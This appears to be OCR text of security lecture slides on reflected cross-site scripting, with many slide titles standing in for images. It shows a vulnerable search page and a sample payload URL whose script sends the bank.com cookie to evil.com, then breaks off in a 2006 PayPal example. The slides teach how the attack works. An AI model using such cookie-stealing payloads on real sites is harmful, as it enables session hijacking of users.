
Victim client

Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)


Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=apple**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

```
<HTML> Results for <script> … </script> …
```

3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

PayPal

2006 Example Vulnerability


- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the 